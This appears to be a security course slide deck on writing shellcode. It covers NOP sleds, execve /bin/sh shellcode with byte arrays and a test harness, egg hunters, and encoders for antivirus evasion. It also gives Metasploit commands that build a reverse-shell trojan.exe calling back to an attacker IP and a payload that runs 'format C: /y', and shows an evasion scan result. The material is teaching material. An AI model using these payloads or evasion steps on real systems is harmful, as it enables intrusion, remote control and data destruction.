



MODERN VULNERABILITY EXPLOITATION: SHELLCODING





Shellcode

- Shellcode
 - A set of instructions injected and executed by exploited software
 - Also called a “payload”
 - Denoted as “shell”code because shellcode most typically spawns a command shell



NOP Sled

- NOP Sled
 - Set of instructions which ultimately do not affect code execution
 - Placed before shellcode so that a transfer of execution into the NOP sled will transfer execution into the shellcode
 - NOP instruction (\x90)
 - Good NOP sleds
 - Do not interfere with code execution
 - May be entered at any location
 - Are hard to detect



NOP Sled Technology

- IDS Evasion
 - Easy to detect a large oxgo NOP sled
 - ADMutate
 - Single-byte x86
 - Opty2
 - Part of Metasploit
 - Multi-byte slide


NOP Sled Technology

- Multi-byte NOP Sleds

```
bb b0 bf 2c b6 27 67 2F 4A 1b f9 -- shellcode
|   |   |   |   |   |   |   |   |   |   |   ... stc
|   |   |   |   |   |   |   |   |   |   |   ^ . sbb edi,ecx
|   |   |   |   |   |   |   |   |   |   |   ..... dec edx
|   |   |   |   |   |   |   |   |   |   |   ..... das
|   |   |   |   |   |   |   |   |   |   |   ..... a16 das
|   |   |   |   |   |   |   |   |   |   |   ..... daa
|   |   |   |   |   |   |   |   |   |   |   ^ ..... mov dh, 0x27
|   |   |   |   |   |   |   |   |   |   |   ^ ..... sub al, 0xb6
|   |   |   |   |   |   |   |   |   |   |   ^ ..... mov edi, 0x6727b62c
|   |   |   |   |   |   |   |   |   |   |   ^ ..... mov al, 0xbf
|   |   |   |   |   |   |   |   |   |   |   ^ ..... mov ebx, 0xb62cbfb0
```



Linux System Calls

- System Calls
 - Aka syscall
 - Powerful set of kernel functions
 - Linux System Call
 1. The syscall number is loaded into EAX
 2. Arguments are placed in other registers
 - EBX, ECX, EDX, ESI, EDI, EBP
 3. Int 0x80 (\xCD \x80)
 4. CPU switches to kernel mode
 5. Syscall executes
- 

Exit Shellcode

- Exit.c
 - We will compile statically
 - This will include the exit function in our executable
 - `gcc -static -o exit exit.c`

```
int main() {  
    exit(0);  
}
```

Exit Shellcode

```
jojo@grey:~/shellcoding> gcc -static -o exit exit.c
jojo@grey:~/shellcoding> gdb exit
GNU gdb 6.6.50.20070726-cvs
Copyright (C) 2007 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i586-suse-linux"...
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804df90 <_exit+0>:   mov     0x4(%esp),%ebx
0x0804df94 <_exit+4>:   mov     $0xfc,%eax
0x0804df99 <_exit+9>:   call   *0x80bc05c
0x0804df9f <_exit+15>:  mov     $0x1,%eax
0x0804dfa4 <_exit+20>:  int     $0x80
0x0804dfa6 <_exit+22>:  hlt
End of assembler dump.
(gdb)
```

```
(gdb) disas *0x80bc05c
Dump of assembler code for function _dl_sysinfo_int80:
0x0804f510 <_dl_sysinfo_int80+0>:   int     $0x80
0x0804f512 <_dl_sysinfo_int80+2>:   ret
End of assembler dump.
(gdb) █
```


Exit Shellcode

- Two Syscalls
 - Exit Group (0xFC)
 - Argument 1: [esp+4] → 0
 - Exit (0x01)
 - Argument 1: [esp+4] → 0

```
Dump of assembler code for function _exit:  
0x0804df90 <_exit+0>:  mov     0x4(%esp),%ebx  
0x0804df94 <_exit+4>:  mov     $0xfc,%eax  
0x0804df99 <_exit+9>:   call   *0x80bc05c  
0x0804df9f <_exit+15>:  mov     $0x1,%eax  
0x0804dfa4 <_exit+20>:  int     $0x80  
0x0804dfa6 <_exit+22>:  hlt
```

Exit Shellcode

- Exit.asm
 - NASM (Netwide Assembler)
 - We do not need the exit group for our shellcode

```
Section .text

    global _start

_start:
    mov ebx, 0
    mov eax, 1
    int 0x80
```

Exit Shellcode

- Exit.asm
 - Assemble with NASM
 - Link/Load with ld
 - Execute
 - Dump with objdump

```
jojo@grey:~/shellcoding> nasm -f elf exit_shellcode.asm
jojo@grey:~/shellcoding> ld -o exit_shellcode exit_shellcode.o
jojo@grey:~/shellcoding> ./exit_shellcode
jojo@grey:~/shellcoding>
jojo@grey:~/shellcoding> objdump -d exit_shellcode

exit_shellcode:      file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:      bb 00 00 00 00          mov     $0x0,%ebx
 8048065:      b8 01 00 00 00          mov     $0x1,%eax
 804806a:      cd 80                  int     $0x80
jojo@grey:~/shellcoding> █
```

Exit Shellcode

- Shellcode Test
 - Standard C template to test shellcode

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                  "\xb8\x01\x00\x00\x00"
                  "\xcd\x80";

int main() {
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

```
jojo@grey:~/shellcoding> gcc -o test_exit_shellcode test_exit_shellcode.c
jojo@grey:~/shellcoding> ./test_exit_shellcode
jojo@grey:~/shellcoding> █
```

Injectable Shellcode

- Common Constraints on Shellcode
 - No null bytes
 - Ascii text only
 - Uppercase/lowercase
 - Unicode only
 - Uppercase/lowercase
 - ...

```
08048060 <_start>:  
8048060:      bb 00 00 00 00      mov     $0x0,%ebx  
8048065:      b8 01 00 00 00      mov     $0x1,%eax  
804806a:      cd 80              int     $0x80
```

Injectable Shellcode

- No Null Bytes
 - Literals are a large source of nulls
 - Xor trick
 - Truncation trick

```
Section .text

    global _start

_start:
    mov ebx, 0
    mov eax, 1
    int 0x80
```



```
Section .text

    global _start

_start:
    xor ebx, ebx
    mov al, 1
    int 0x80
```

Injectable Shellcode

```
08048060 <_start>:
 8048060:      bb 00 00 00 00      mov     $0x0,%ebx
 8048065:      b8 01 00 00 00      mov     $0x1,%eax
 804806a:      cd 80              int     $0x80
```

```
jojo@grey:~/shellcoding> nasm -f elf exit_shellcode_inj.asm
jojo@grey:~/shellcoding> ld -o exit_shellcode_inj exit_shellcode_inj.o
jojo@grey:~/shellcoding> ./exit_shellcode_inj
jojo@grey:~/shellcoding>
jojo@grey:~/shellcoding> objdump -d exit_shellcode_inj
```

```
exit_shellcode_inj:      file format elf32-i386
```

```
Disassembly of section .text:
```

```
08048060 <_start>:
 8048060:      31 db              xor     %ebx,%ebx
 8048062:      b0 01              mov     $0x1,%al
 8048064:      cd 80              int     $0x80
jojo@grey:~/shellcoding>
```

Popping a Shell in Linux

- Local Shell Shellcode

- `execve`

```
int execve(const char *filename, char *const argv[], char *const  
           envp[])
```

```
#include <stdio.h>

int main() {
    char *cmd[] = {"/bin/sh", NULL};

    execve(cmd[0], cmd, NULL);
}
```


Popping a Shell in Linux

- Local Shell Shellcode

```
jojo@grey:~/shellcoding> gcc -static -o shell shell.c
jojo@grey:~/shellcoding> ./shell
sh-3.2$ whoami
jojo
sh-3.2$ exit
exit
jojo@grey:~/shellcoding> █
```

Popping a Shell in Linux

```
08048238 <main>:
8048238:      8d 4c 24 04          lea    0x4(%esp),%ecx
804823c:      83 e4 f0            and    $0xffffffff0,%esp
804823f:      ff 71 fc            pushl  -0x4(%ecx)
8048242:      55                 push   %ebp
8048243:      89 e5              mov    %esp,%ebp
8048245:      51                 push   %ecx
8048246:      83 ec 24           sub    $0x24,%esp
8048249:      c7 45 f4 08 fc 09 08  movl   $0x809fc08,-0xc(%ebp)
8048250:      c7 45 f8 00 00 00 00  movl   $0x0,-0x8(%ebp)
8048257:      8b 55 f4           mov    -0xc(%ebp),%edx
804825a:      c7 44 24 08 00 00 00  movl   $0x0,0x8(%esp)
8048261:      00
8048262:      8d 45 f4          lea   -0xc(%ebp),%eax
8048265:      89 44 24 04       mov   %eax,0x4(%esp)
8048269:      89 14 24          mov   %edx,(%esp)
804826c:      e8 5f 5d 00 00    call  804dfd0 <__execve>
8048271:      83 c4 24          add   $0x24,%esp
8048274:      59                 pop   %ecx
8048275:      5d                 pop   %ebp
8048276:      8d 61 fc          lea   -0x4(%ecx),%esp
8048279:      c3                 ret
804827a:      90                 nop
804827b:      90                 nop
804827c:      90                 nop
804827d:      90                 nop
804827e:      90                 nop
804827f:      90                 nop
```

Popping a Shell in Linux

```
0804dfd0 <__execve>:
804dfd0: 55          push   %ebp
804dfd1: 89 e5      mov    %esp,%ebp
804dfd3: 8b 4d 0c   mov    0xc(%ebp),%ecx
804dfd6: 53        push  %ebx
804dfd7: 8b 55 10   mov    0x10(%ebp),%edx
804dfda: 8b 5d 08   mov    0x8(%ebp),%ebx
804dfdd: b8 0b 00 00 00  mov  $0xb,%eax
804dfe2: ff 15 5c c0 0b 08  call  *0x80bc05c
804dfe8: 89 c1      mov    %eax,%ecx
804dfea: 81 f9 00 f0 ff ff  cmp    $0xffffffff00,%ecx
804dff0: 77 03     ja     804dff5 <__execve+0x25>
804dff2: 5b        pop    %ebx
804dff3: 5d        pop    %ebp
804dff4: c3        ret
804dff5: b8 e8 ff ff ff  mov    $0xffffffffe8,%eax
804dff8: f7 d9     neg    %ecx
804dff9: 65 8b 15 00 00 00 00  mov    %gs:0x0,%edx
804dff9: 89 0c 02   mov    %ecx,(%edx,%eax,1)
804e003: b8 ff ff ff ff  mov    $0xffffffff,%eax
804e00b: eb e5     jmp    804dff2 <__execve+0x22>
804e00d: 90        nop
804e00e: 90        nop
804e00f: 90        nop
```

Popping a Shell in Linux

- Jump / Call
 - Position Independent Code (PIC) technique
 - A call gives us access to relative addressing

```
Section .text

    global _start

_start:
    jmp short shellcode_call

shellcode:
    pop esi
    // shellcode goes here

shellcode_call:
    call shellcode
    db '/bin/sh'
```

Popping a Shell in Linux

■ Notes

- db in code section
 - Essentially scratch space
- Avoid nulls
 - Xor
 - Truncation
 - Dynamic overwrite
- PIC
 - Using ESI

Pop Ret into ESI
Clear EAX
Set J to null byte
Arg1 = &"/bin/sh"
Set AAAA to &Arg1
Set KKKK to NULL
Syscall 0x0b (execve)
Arg1 = &"/bin/sh"
Arg2 = &&"/bin/sh"
Arg3 = &NULL
Syscall Interrupt

```
Section .text

global _start

_start:
    jmp short shellcode_call

shellcode:
    pop esi
    xor eax, eax
    mov byte [esi+7], al
    lea ebx, [esi]
    mov long [esi+8], ebx
    mov long [esi+12], eax
    mov byte al, 0x0b
    mov ebx, esi
    lea ecx, [esi+8]
    lea edx, [esi+12]
    int 0x80

shellcode_call:
    call shellcode
    db '/bin/shJAAAAKKKK'
```

Popping a Shell in Linux

- Shellcode Test
 - Standard C template to test shellcode

```
char shellcode[] =
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41"
"\x4b\x4b\x4b\x4b";

int main() {
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```



Windows Shellcoding

- Windows Shellcode
 - System calls exist (`int 0x2e`)
 - But most functionality is found elsewhere
 - Windows uses DLLs for most system functions
 - These addresses change per OS and service pack
 - Code normally resolves addresses dynamically
 - This makes Windows shellcode large
 - Means we have to process the PEB in our shellcode
- Popping a Shell in Windows
 - Never do this!

Position Independent Code Revisited

- Noir's Get EIP
 - fldz
 - Dummy FPU instruction
 - fnstenv
 - Gets the EIP of the last FPU instruction
 - pop
 - Pops the value into EAX

```
D9EE      fldz
D97424F4  fnstenv [esp-0xc]
58        pop  eax
```


Position Independent Code Revisited

- Call \$+4
 - Relative jump to inter-call instruction
 - Opcodes are decoded on the fly

E8FFFFFFF	call 0x4
C3	ret
58	pop eax



FFC3	inc ebx
58	pop eax



Types of Payloads

- Single
 - “Self-contained” payload
- Stager
 - A payload that loads then executes a stage
 - Over a network connection
 - Allows use of large payloads
 - Kernel to user (ring 0 to ring 3) handoff
 - Metasploit’s `stager_sysenter_hook`
 - Usually smaller than single payloads
- Stage
 - A payload that is loaded via a stager



Types of Shellcode

- Local
- Remote

- Download and Execute
- Staged

- Egg-hunter
- Omelet



Local Versus Remote Shellcode

- Local Shellcode
 - Privilege escalation
- Remote Shellcode
 - Reverse
 - Connect from victim back to hacker
 - Bypasses firewalls and NAT
 - Bind
 - Open a server port on the victim for the hacker
 - Find
 - Reuse an existing connection



Download and Execute / Staged Shellcode

- Download and Execute Shellcode
 - Commonly used for browser drive-by attacks
 - Shellcode downloads a file from a network
 - Saves it to the disk, then executes it
- Staged Shellcode
 - Stager shellcode downloads stage shellcode
 - Stager usually called stage 1
 - Stage usually called stage 2



Egg Hunter / Omelet Shellcode

- Egg Hunter
 - Small hunter shellcode is injected at a predictable location
 - Searches for a larger egg at a less predictable location
- Omelet
 - Recombines multiple small eggs into one payload called the omelet
 - Useful if you can only inject small blocks

Egg Hunter / Omelet Shellcode

- Survivable Search Techniques
 - NtAccessCheckAndAuditAlarm
 - Offset 0x2 in KiServiceTable

```
; push address to check
push edx
; NtAccessCheckAndAuditAlarm
mov eax, 0x02
; syscall
int 0x2e
; did we get an ACCESS_VIOLATE (0xc0000005)?
cmp eax, 0xc0000005
```



Metasploit Egg Hunter

- Egg Hunter Stub
 - Egg tag
 - The marker repeated twice
 - Marker
 - Random 4-byte identifying value
 - Checksum stub
 - Computes the payload checksum in case we got a false positive on the marker

Metasploit Egg Hunter

check_readable:

```
; jump at most 0xffff ahead  
or dx, 0xffff
```

next_addr:

```
inc edx ; edx is for searching  
push edx ; preserve edx  
; NtAccessCheckAndAuditAlarm  
push 0x02  
pop eax ; eax = 0x02  
int 0x2e ; syscall  
; did we get ACCESS_VIOLATION  
; (0xc0000005)?  
cmp al, 5  
pop edx ; restore edx  
je check_readable
```

check_for_tag:

```
; check that the tag matches  
; once  
mov eax, #{marker}  
mov edi, edx  
scasd ; compare [es:edi] to eax  
jne next_addr ; not our marker  
; it must match a second time  
; since now edi = edx+4  
scasd ; compare [es:edi] to eax  
jne next_addr  
; optionally insert a checksum  
; stub here  
#{checksum}  
; jump to the payload  
jmp edi
```



Shellcode Encoder

- Encoder
 - Algorithm to transform shellcode
 - Creates equivalent shellcode with different byte sequence that has special properties
 - Filter evasion
 - Character set restriction
 - AV / IDS evasion
 - Instruction patterns
 - Static string detection (like `"/bin/sh"`)
 - Size reduction
 - Complex encoders often leave decoders in the shellcode (called a decoder stub)



Shellcode Encoder IDS Evasion

- Polymorphism
 - Code “unravels” itself as it executes
 - Typically implemented with a decoder stub
- Metamorphism
 - Code changes to equivalent code
 - Avoids pattern detection
 - Randomness is used in the code generation



Encoders

- Xor
- Jump/Call Xor Additive Feedback
- Alpha/Unicode
- Shikata Ga Nai
- Others...





Shikata Ga Nai Encoder

- Shikata Ga Nai
 - Xor additive feedback encoder
 - Japanese for “nothing can be done about it”
 - Detection is too computationally expensive
 - Especially for network devices
 - Excellent encoder
 - Default Metasploit encoder

ASCII Art Encoder

```
TX      .èÿÿÿÿñé.
      .dP*'   "Hh
      dQ7   .8è '
      .GH'   .AU
      ,ME:   .èO
      AYL   ,a±HQPØ ,sfñGTXu
      :ñwš   ,tiŸPKTX² dC²   *6ò
      GAÉD,  ,TX2ñ†7u dt'   'Nh
      :GJLh   . "HEI" .O'   .1Mi
      ODFC,   . . . . dH . . . . .EJ,
      :HNPLh  . . . . .OJ . . . . .:Mi
      7HKGCh  , " " " MJN, . . . . 'MP
      "ALEKP. .NN !EBOGGh . . . . 'JJ
      . . . . .MMMNXh 1NJH 1IIIMMN . . . 'KA .sNs. .sEBs, .OC"
      . . . . .JHEADh 1AM' 1FFLOK " " !O! LO"7K,dO" 'KI .siKOK7'
      . . . . .7IHCI, BB! . . . . .d, iF E P: .H!OMDCM7` dI" i7
      .dKpb,  . . . . .JGKAA 1Ki . . . . .dIA !D7!G Ki d7 7K, :I,dJ' P:
      .HEKMDH, . . . . .LEKDO 'CI !HP' . . . . . 'MC iC iH EL EN'. "PP7' MD, iC!
      ,MMAAGGL7 . . . . .IHEM `LE`iG ,PM. A7 K7.F1 "`dD" "!. . . . . *7ML71,
      .ION7Ý***" . . . . .FCP7 !MDiI, 7OI,K!i7 AI! ,MF' . . . . . .sKLi:,
      NL7      . . . . .ODI' iKB"FHE' 7LE7,N'i*" .LPMDCPAEIM, . . . . .iDIGHELEODs,
      :PM      . . . . .:DC7 !PM . ND: 'E7,i7 .GG77****"KKAFEKIJ, "OMEAIFD"*IK,
      `EL      . . . . .KB7 dF! ' dC d7 iA.AC" .; dPF, . . . . . "CAACPGK, '****" . Eh
      7H;      . . . . .iP7 dNI` .dJ .P7 ie7" ;i dMDJJ ". ' "GHKPKL, . . . . . "h
      `FC,      . . . . .iK: ` ,KA" ACP 17` . . . . . HK 'DPI7 . . . . . "LAHGK, ' " " " N!
      *KN, . . . . .HC* ` .dIDN" iL7 " " . . . . . 7M, .LF` . . . . . "EDJLIAO,, ` .PO
      `7FE*" . . . . . "FE' .KI; .Kic . . . . . *LK7" . . . . . "NKNKNKLNK`
      . . . . . .NK; JKNAAL . . . . .
      . . . . . KJ* `BLHELL . . . . .
      . . . . . :JA` ` "DBE7 . . . . .
      . . . . . !Ch, ` 1G7 . . . . .
      . . . . . "lPs..sP' . . . . .
      . . . . . ***!` . . . . .
```



Metasploit Shellcode Generator

- msfpayload
 - Metasploit shellcode generator
 - Web
 - Console
 - Command-line

Metasploit Shellcode Generator

```
jojo@grey:~/framework-3.2> ./msfpayload -h
Usage: ./msfpayload <payload> [var=val] <S[ummary]|C|P[erl]|R[uby]|R[aw]|J[avascript]|e[X]ecutable|[V]BA>
Framework Payloads (106 total)
=====
Name                Description
----                -
aix/ppc/shell_bind_tcp    Listen for a connection and spawn a command shell
aix/ppc/shell_find_port  Spawn a shell on an established connection
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
aix/ppc64/shell_bind_tcp Listen for a connection and spawn a command shell
aix/ppc64/shell_find_port Spawn a shell on an established connection
aix/ppc64/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/sparc/shell_bind_tcp Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x86/exec             Execute an arbitrary command
bsd/x86/exec/bind_tcp   Listen for a connection, Execute an arbitrary command
bsd/x86/exec/find_tag   Use an established connection, Execute an arbitrary command
bsd/x86/exec/reverse_tcp Connect back to the attacker, Execute an arbitrary command
bsd/x86/shell/bind_tcp  Listen for a connection, Spawn a command shell
bsd/x86/shell/find_tag  Use an established connection, Spawn a command shell
bsd/x86/shell/reverse_tcp Connect back to the attacker, Spawn a command shell
bsd/x86/shell_bind_tcp Listen for a connection and spawn a command shell
bsd/x86/shell_find_port Spawn a shell on an established connection
```


Metasploit Shellcode Generator

- msfencode
 - Metasploit machine code encoder

```
jojo@grey:~/framework-3.2> ./msfencode -h
```

```
Usage: ./msfencode <options>
```

OPTIONS:

```
-a <opt> The architecture to encode as
-b <opt> The list of characters to avoid: '\x00\xff'
-e <opt> The encoder to use
-h      Help banner
-i <opt> Encode the contents of the supplied file path
-l      List available encoders
-m <opt> Specifies an additional module search path
-n      Dump encoder information
-o <opt> The output file
-s <opt> The maximum size of the encoded data
-t <opt> The format to display the encoded buffer with (raw, ruby, perl, c,
exe, vba)
```

Metasploit Shellcode Generator

```
Metasploit Console (1)

>> show encoders

Encoders
=====

Name                Description
-----
cmd/generic_sh      Generic Shell Variable Substitution Command Encoder
generic/none        The "none" Encoder
mipsbe/longxor      XOR Encoder
mipsle/longxor      XOR Encoder
php/base64          PHP Base64 encoder
ppc/longxor         PPC LongXOR Encoder
ppc/longxor_tag     PPC LongXOR Encoder
sparc/longxor_tag   SPARC DWORD XOR Encoder
x86/alpha_mixed     Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper     Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower Avoid UTF8/tolower
x86/call4_dword_xor Call+4 Dword XOR Encoder
x86/countdown       Single-byte XOR Countdown Encoder
x86/fnstenv_mov     Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha        Non-Alpha Encoder
x86/nonupper        Non-Upper Encoder
x86/shikata_ga_nai  Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed   Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper   Alpha2 Alphanumeric Unicode Uppercase Encoder

msf >
```

Metasploit Shellcode Generator

```
jojo@grey:~/framework-3.2> ./msfencode -l
```

```
Framework Encoders
```

```
=====
```

Name	Rank	Description
----	----	-----
cmd/generic_sh	normal	Generic Shell Variable Substitution Command Encoder
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	normal	PHP Base64 encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	great	Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Metasploit Shellcode Generator

- Using msfpayload and msfencode Together
 - Generating custom shellcode (C arrays)

```
./msfpayload windows/exec \  
  cmd = 'format C: /y' \  
  exitfunc = process R |  
./msfencode -b "\x00" -t c
```

- Generating a hostile executable

```
./msfpayload windows/meterpreter/reverse_tcp \  
  lhost = 192.168.1.50 \  
  lport = 12345 \  
  exitfunc = process R |  
./msfencode -t exe -o trojan.exe
```

Metasploit Shellcode Generator

- Using msfpayload and msfencode Together
 - msfvenom combines msfpayload and msfencode
 - Generating a hostile executable

```
./msfvenom windows/meterpreter/reverse_tcp \  
  lhost = 192.168.1.50 \  
  lport = 12345 \  
  -t exe > trojan.exe
```

Metasploit Shellcode Generator

- AV Evasion



VirusTotal is a [service that analyzes suspicious files](#) and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File **trojan4.exe** received on **2009.09.23 22:35:29 (UTC)**

Current status: **finished**

Result: **1/41 (2.44%)**

[Compact](#)

[Print results](#)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.24	2009.09.23	-
AhnLab-V3	5.0.0.2	2009.09.23	-
AntiVir	7.9.1.23	2009.09.23	-
Antiy-AVL	2.0.3.7	2009.09.23	-
Authentium	5.1.2.4	2009.09.23	-
Avast	4.8.1351.0	2009.09.23	-
AVG	8.5.0.412	2009.09.23	-
BitDefender	7.2	2009.09.24	-

McAfee-GW-Edition


6.8.5

2009.09.23

Heuristic.LooksLike.Win32.L

Generating Rick Roll Shellcode

```
./msfpayload windows/exec \  
  cmd='explorer "http://smouch.net/lol"' \  
  exitfunc=process R | \  
./msfencode -a x86 -e x86/shikata_ga_nai -b "\x00" -t c
```



```
C:\Documents and Settings\Jojo\Application Data\msf32>ruby msfpayload windows/ex  
ec cmd='explorer "http://smouch.net/lol"' exitfunc=process R ! ruby msfencode -a  
x86 -e x86/shikata_ga_nai -b "\x00" -t c  
[*] x86/shikata_ga_nai succeeded, final size 173  
  
unsigned char buf[] =  
"\xba\x85\xf4\x1a\xe6\x31\xc9\xd9\xe1\xb1\x25\xd9\x74\x24\xf4"  
"\x58\x83\xe8\xfc\x31\x50\xe0\x03\x50\xe0\x67\x01\xe6\xe0\x23"  
"\xea\x17\xcf\x20\xaf\x2b\x44\x4a\x35\x2c\x5b\x5d\xbe\x83\x43"  
"\x2a\x9e\x3b\x75\xc7\x68\xb7\x41\x9c\x6a\x29\x98\x62\xf5\x19"  
"\x5f\xa2\x72\x65\xa1\xe8\x76\x68\xe3\x07\x7c\x51\xb7\xf3\x79"  
"\xd3\xd2\x70\xde\x3f\x1c\x6d\x87\xb4\x12\x3a\xc3\x94\x36\xbd"  
"\x38\xa1\x5b\x36\xbf\x5d\xea\x14\xe4\xa5\x2e\xfb\xd5\x53\xd0"  
"\x55\x72\x17\x57\x69\xf1\x67\x54\x02\x75\x74\xc9\x9f\x1e\x8c"  
"\x98\x67\x5d\x4c\xf0\xc7\x0a\x33\xdd\x05\xb9\xa3\x45\x37\xb4"  
"\x3a\x21\x38\x2e\x27\xb5\xb6\xdd\xc7\x37\x53\x6c\x38\x9a\xf3"  
"\xe4\x4c\xaa\x39\x2a\x82\x39\x50\x5b\xa9\xde\xc2\x8d\x3f\x44"  
"\x66\xfd\xd3\xe9\xea\x23\x2c\xfc";  
  
C:\Documents and Settings\Jojo\Application Data\msf32>exit
```



Shellcode Resources

- Metasploit
- Shell-Storm.org



Questions/Comments?

